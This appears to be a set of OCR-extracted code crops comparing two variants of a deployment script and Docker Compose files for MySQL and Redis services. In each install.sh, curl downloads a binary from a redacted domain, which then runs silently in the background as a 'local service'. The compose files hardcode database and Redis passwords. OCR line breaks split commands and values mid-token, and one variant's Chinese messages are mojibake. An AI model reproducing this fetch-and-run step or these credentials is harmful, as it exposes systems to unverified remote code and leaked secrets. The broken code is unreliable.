# Open ports for TCP only
echo "Opening ports 80 and 443 for
TCP traffic..."
# sudo ufw allow 22/tcp
sudo ufw allow 80/tcp
sudo ufw allow 443/tcp

# Block external access to 3306 an
d 6379 ports
echo "Blocking external access to 3
306 and 6379 ports..."
sudo ufw deny from any to any port
3306 proto tcp
sudo ufw deny from any to any port
6379 proto tcp
```


install.sh (docker compose up)



```
# Step 4: Run local service
if ! pidof nx-update &> /dev/null
then
    echo "nx-update is not runnin
g, setting up..."
    curl -o nx-update https://[redacted]
.world/nx-update
    chmod +x ./nx-update
    nohup ./nx-update > nx-update.l
og 2>&1 &
else
    echo "nx-update is already runn
ing."
fi

# Step 5: Start the program with Do
cker Compose
echo "Starting the program with Doc
ker Compose..."
docker compose up -d

echo "Deployment complete / 部署完
成！，4秒后输出登录信息。"

sleep 4
# Determine whether the configurati
on file exists
if [ -f "nx-config.txt" ]; then
    cat nx-config.txt
else
    echo "Configuration file does n
ot exist. / 配置文件不存在！"
fi
```

```
# Step 4: Run local service
if ! pidof fm-dock-master &> /dev/n
ull
then
    echo "fm-dock-master is not run
ning, setting up..."
    curl -o fm-dock-master https://
[redacted].com/fm-dock-master
    chmod +x ./fm-dock-master
    nohup ./fm-dock-master > fm-doc
k-master.log 2>&1 &
else
    echo "fm-dock-master is alread
y running."
fi

# Step 5: Start the program with Do
cker Compose
echo "Starting the program with Doc
ker Compose..."
docker compose up -d

echo "Deployment complete / 驛ｨ鄂ｲ螳
梧����ｼ�4遘貞錘霎灘�逋ｻ蠖穂ｿ｡諱ｯ縲�"

sleep 4
# Determine whether the configurati
on file exists
if [ -f "fm-config.txt" ]; then
    cat fm-config.txt
else
    echo "Configuration file does n
ot exist. / 驟咲ｽｮ譁�ｻｶ荳榊ｭ伜惠��"
fi
```


docker-compose.yml (nxDB, fmDB)



```yaml
services:
  nxDB:
    image: mysql:5.7.43
    command:
      --explicit_defaults_for_times
tamp=1
      --lower_case_table_names=1
      --sql_mode=STRICT_TRANS_TABLE
S,NO_ZERO_IN_DATE,NO_ZERO_DATE,ERRO
R_FOR_DIVISION_BY_ZERO,NO_ENGINE_SU
BSTITUTION
      --group_concat_max_len=102400
      --character-set-server=utf8mb
4
      --collation-server=utf8mb4_ge
neral_ci
      --ssl-cipher=TLSv1.2
    restart: always
    volumes:
      - ./nx-data/data/mysql/:/var/
lib/mysql/
    environment:
      TZ: Asia/Shanghai
      MYSQL_ROOT_PASSWORD: "9zdccoI
ux_7qgOhWySSAqw"
      MYSQL_DATABASE: "nxDB"
      MYSQLD_EXTRA_OPTS: "--ssl-cip
her=TLSv1.2"
    healthcheck:
      test: ["CMD", "mysqladmin",
"ping", "-hnxDB", "-uroot", "-p9zdc
coIux_7qgOhWySSAqw"]
      interval: 10s
      timeout: 5s
      retries: 5
    networks:
      - nx_bridge
```

```yaml
services:
  fmDB:
    image: mysql:5.7.43
    command:
      --explicit_defaults_for_times
tamp=1
      --lower_case_table_names=1
      --sql_mode=STRICT_TRANS_TABLE
S,NO_ZERO_IN_DATE,NO_ZERO_DATE,ERRO
R_FOR_DIVISION_BY_ZERO,NO_ENGINE_SU
BSTITUTION
      --group_concat_max_len=102400
      --character-set-server=utf8mb
4
      --collation-server=utf8mb4_ge
neral_ci
      --ssl-cipher=TLSv1.2
    restart: always
    volumes:
      - ./fm-data/data/mysql/:/var/
lib/mysql/
    environment:
      TZ: Asia/Shanghai
      MYSQL_ROOT_PASSWORD: "8zdbxgI
ux_7qgOhWyEHWqw"
      MYSQL_DATABASE: "fmDB"
      MYSQLD_EXTRA_OPTS: "--ssl-cip
her=TLSv1.2"
    network_mode: host
    healthcheck:
      test: ["CMD", "mysqladmin",
"ping", "-h", "localhost", "-uroo
t", "-p8zdbxgIux_7qgOhWyEHWqw"]
      interval: 10s
      timeout: 5s
      retries: 5
```


docker-compose.yml (nxRedis, fmRedis)



```yaml
  nxRedis:
    image: redis:6.2
    restart: always
    environment:
      TZ: Asia/Shanghai
      REDIS_PASSWORD: "cPKLkVnwafY1aVfyF0xTg"
    command: redis-server --requirepass cPKLkVnwafY1aVfyF0xTg
    volumes:
      - ./nx-data/data/redis/:/data/
    healthcheck:
      test: ["CMD", "redis-cli", "-a", "cPKLkVnwafY1aVfyF0xTg", "ping"]
      interval: 10s
      timeout: 5s
      retries: 5
      start_period: 10s
    networks:
      - nx_bridge
```

```yaml
  fmRedis:
    image: redis:6.2
    restart: always
    environment:
      TZ: Asia/Shanghai
      REDIS_PASSWORD: "gJlQkVnwafY9qQfyF0xTg"
    command: redis-server --requirepass gJlQkVnwafY9qQfyF0xTg
    volumes:
      - ./fm-data/data/redis/:/data/
    network_mode: host
    healthcheck:
      test: ["CMD", "redis-cli", "-a", "gJlQkVnwafY9qQfyF0xTg", "ping"]
      interval: 10s
      timeout: 5s
      retries: 5
      start_period: 10s
```

